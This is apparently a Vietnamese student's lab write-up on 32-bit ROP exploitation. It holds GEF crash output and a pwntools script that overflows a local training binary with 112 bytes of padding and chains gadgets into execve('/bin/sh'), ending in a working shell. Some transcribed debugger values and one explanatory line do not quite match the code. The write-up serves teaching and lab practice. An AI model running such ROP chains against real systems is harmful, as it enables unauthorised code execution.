$ebx : 0x080401a8 → <_init+0000> push ebx
$ecx : 0xfbad2288
[ Legend: Modified register | Code | Heap | Stack | String ]

Registers
$eax : 0x0
$ebx : 0x080401a8 → <_init+0000> push ebx
$ecx : 0xfbad2288
$edx : 0x0808b4e0 → 0x08080800
$esp : 0xffffcf00 → "caabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqa[...]"
$ebp : 0x62616164 ("caab")
$esi : 0x0
$edi : 0x0808a00c → 0x080867b10 → <__stpcpy_sse2+0000> mov edx, DWORD PTR [esp+0x4]
$eip : 0x62616164 ("daab")
DebugInfo: {zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification}
ics: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

Stack
0xffffcf00 +0x0000: "caabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqa[...]" + $esp
0xffffcf04 +0x0004: "faabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraq[...]"
0xffffcf08 +0x0008: "gaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraqa[...]"
0xffffcf0c +0x000c: "haabiaabjaabkaablaabmaabnaaboaabpaabqaabraqaabsa[...]"
0xffffcf10 +0x0010: "iaabjaabkaablaabmaabnaaboaabpaabqaabraqaabsaaba[...]"
0xffffcf14 +0x0014: "jaabkaablaabmaabnaaboaabpaabqaabraqaabsaabaabua[...]"
0xffffcf18 +0x0018: "kaablaabmaabnaaboaabpaabqaabraqaabsaabaabuaabwa[...]"
0xffffcf1c +0x001c: "laabmaabnaaboaabpaabqaabraqaabsaabaabuaabwaabxa[...]"

Code:x86:32
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x62616164

Threads
[#0] Id 1, Name: "rop", stopped 0x62616164 in ?? (), reason: SIGSEGV

Trace
gef> |
```

- Sử dụng lệnh pattern offset \$eip để truy tìm vị trí của đoạn chuỗi đã ghi đè thành công vào thanh ghi eip

```
gef> pattern offset $eip
[+] Searching for '64616162'/'62616164' with period=4
[+] Found at offset 112 (little-endian search) likely
gef> |
```

- Với những thông tin thu thập được ở bên trên, ta sẽ tiến hành viết một đoạn mã python để thực hiện việc khai thác.
- Giải thích mã:
 - Dòng 2 đến dòng 9 ta sẽ gán những địa chỉ tương ứng, những địa chỉ này đã được tìm ở bên trên.
 - Dòng 11 thực hiện padding 112 ký tự a để lấp đầy cho đến thanh ghi eip.
 - Tiếp theo cộng payload, dòng 12 tiến hành pop eax và ret
 - Dòng 13 chính là giá trị của system call execve đưa vào tham số eax
 - Dòng 14 tiến hành pop ecx, pop ebx, ret . Vì pop ecx và pop ebx nên dòng thứ 15 payload phải là giá trị NULL được đưa vào thanh ghi ecx và cộng thêm 4 bytes được đưa vào ebx để không ảnh hưởng đến việc đặt gadget của chúng ta đằng sau vì lệnh pop ebx sẽ thực hiện lấy giá trị của ô nhớ tiếp theo trên stack.
 - Dòng 16 tiến hành pop edx và dòng 17 sẽ cộng giá trị NULL để gán thanh ghi edx cho giá trị NULL.
 - Dòng 18 tiến hành pop ebx, ret và dòng 19 sẽ là giá trị vị trí chuỗi '/bin/sh' được đưa vào thanh ghi ebx (tham số thứ nhất)
 - Dòng 20 sẽ thực hiện lệnh gọi chương trình để thực thi execve('/bin/sh', NULL, NULL)
 - Cuối cùng ta sẽ gửi payload đi với sh.sendline(payload)

```

yc5.c  exploit_yc7.py X
exploit_yc7.py > ...
1  from pwn import *
2  sh = process('./Lab5-resource/rop')
3  pop_eax_ret = 0x080bb196
4  pop_ebx_ret = 0x080481c9
5  pop_ecx_ret = 0x0806eb91
6  pop_edx_ret = 0x0806eb6a
7  int_0x80 = 0x08049421
8  binsh_ret = 0x080be408
9  exit_ret = 0x804e740
10
11  payload = b'a' * 112
12  payload += p32(pop_eax_ret)
13  payload += p32(0x0b)
14  payload += p32(pop_ecx_ret)
15  payload += p32(0x0) + b'a'*4
16  payload += p32(pop_edx_ret)
17  payload += p32(0x0)
18  payload += p32(pop_ebx_ret)
19  payload += p32(0x080be408)
20  payload += p32(int_0x80)
21
22  sh.sendline(payload)
23  sh.interactive()

```

- Chạy chương trình và nhận được shell thành công.

```

vovanphuc-22521147@LAPTOP-7UPGKHFU:~/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5$ python3 exploit_yc7.py
[+] Starting local process './Lab5-resource/rop': pid 24036
[*] Switching to interactive mode
This time, no system() and NO SHELLCODE!!!
What do you plan to do?
$ ls
'Lab 5 - Integer Overflow ROP.pdf'      test      yc3.c
'Lab 5 - Integer Overflow ROP.pdf:Zone.Identifier' test.c    yc4
Lab5-resource                          vp.docx   yc4.c
Lab5-resource.zip                      yc1       yc5
Lab5-resource.zip:Zone.Identifier      yc1.c     yc5.c
exploit_yc5.py                        yc2       '~$vp.docx'
exploit_yc7.py                        yc2.c
output                                yc3
$ pwd
/home/vanphuc/UIT/HK1_3/KhaiThacLoHong/ThucHanh/Lab5
$ whoami
vovanphuc-22521147
$ █

```

-- HẾT --